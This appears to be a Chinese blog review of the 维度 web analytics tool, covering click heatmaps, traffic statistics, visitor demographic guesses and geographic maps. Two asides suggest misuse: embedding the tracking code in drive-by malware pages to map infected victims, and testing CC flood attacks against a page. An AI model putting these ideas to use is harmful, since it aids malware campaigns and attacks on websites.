来一起看看维度中我个人认为最实用的一个功能——热点功能！在主界面的右侧，可以看到我们的站点的那个页面是灰色的，而上面醒目的紫色小点，就是点击次数较多的地方（根据点击的次数，热点也会有N多，最大上限目前未知），如图4。

呵呵，是不是很直观的能看出哪个文章的访问量最高呢？往下拖动，就能依次查看整个页面的所有热点，如图5，从图中可以知道，第二页那块有一个紫点，就表示那里有点击是热点，不过从图6中也可以看出他们的热点不是非常准，明显是有误差的，那块应该是广告，而不是空白处，而图7就更加明显了，大家使用的时候最好不要过分计较为什么在空白处之类的，一些误差还是在接受范围之内，而上方的工作模式则是提供给VIP的，保存热点图也一样是VIP独享，我想我们截的图完全能够替代这个VIP功能了，而且我们还可以选择三种显示模式：5分钟内、1小时内、1天内，可以更容易的了解哪种类型的文章最受游客喜欢；而IP过滤，我们则能很容易的过滤某IP的点击（现在不知道CC某页面会不会被判断为热点，有待测试，大家有兴趣的可以测试一下），从而使热点更加可靠。




图8




图9

说完了热点让我们接着看看它的数据如何吧，如图8，网站目前的数据一目了然，详细的罗列出了今日的PV、UV、IP、在线人数，而且还一次在下方列出了昨天的数据，后面的黄色小框表示增长，而绿色的表示降低，可以让我们很清晰的观察是增长还是降低了，有助于我们来改进自己的网站，下方的统计图则是更牛叉的一个，个人超级喜欢，直接显示了很长一段时间以来的走势图，如图9，不仅如此，它还提供一个悬浮窗来随时显示我们的站点信息，如图10，特别适合我们这类还要做其他事情的人，最小化主程序后，更是方便，可以随意拖拽，放到适合的地方。




图10

主界面介绍完了，让我们来看下它最为重要的VIEW界面吧（前面说了由于是网页，打开速度因网络而有所差异），如图11，它提供的积分和排名，我想大家都不会很在意吧，积分按照他们的说法，能够




图11

体验最新服务，参加优惠活动，换取VIP等，至于如何得到积分，一个字“挂”，告别了挂QQ时代我们就来挂维度（会不会兴起异常维度热呢）！而旁边的关键字查询，现在由于数据问题，不推荐大家使用。

而下面的访问简报就有很有意思了，呵呵，性别分析，正如他们的口号：数据是为了分析行为。可能他们分析性别是第一步吧（只有当日的IP大于500才会显示出性别分析的结果），大家在上图可以很清晰的看到我的BLOG的性别比例，也不知道他们是怎么统计的，貌似现在不是很可靠，仅供参考，而右侧的访问分布则是很重要的一个东西了，如图12，根据它我们能很容易的确定自己的最主要客户群体所在的地理位置，从而可以帮助企业等来指定一系列的营销策略，尤其是商务。当然了，如果在挂马网页中插入它的统计代码，我们不就能知道中马人的范围了吗？呵呵，很邪恶的想法。颜色越深，表示人数越多。访问简报旁边的选项卡在线情况则是结合了GOOGLE MAP制作而成，不停的切换显示目前在线的人所在的位置，并且在地图上指出来，并且标明停留时间，真是超级强大的一个东西，不过感觉和刚才上面的那个地图有一点重复，就是更加细致点而已，如图13。




图12




图13

至于热点追踪则是VIP功能，我估计就是对方访问的关键词或者某页面吧，下一个选项卡是时段分析，则是更加细致的列举了不同时间的访问情况，如图14，可以自定义选择日期来分析，从而得知访问群里的大概在线时间分布情况。下面的访问用户就好玩的多了，不象前面的哪么枯燥，如图15，竟然能够列出访问人群的收入情况，我的BLOG竟然有收入7000的人光临哟，阿门，惊叹下！当然了，直观的以图形比例显示不同收入人群所占的比例也是少不了的，下方列表则更加细致的列出了网购能力。维度真的无敌了，这个都能分析？淘宝商家是不是每个用户，人手一个呀？暂时对于它分析的结果保持怀疑态度，毕竟没什么可信的依据，而访客回访频度则能让我们了解自己的网站的粘性。




图14

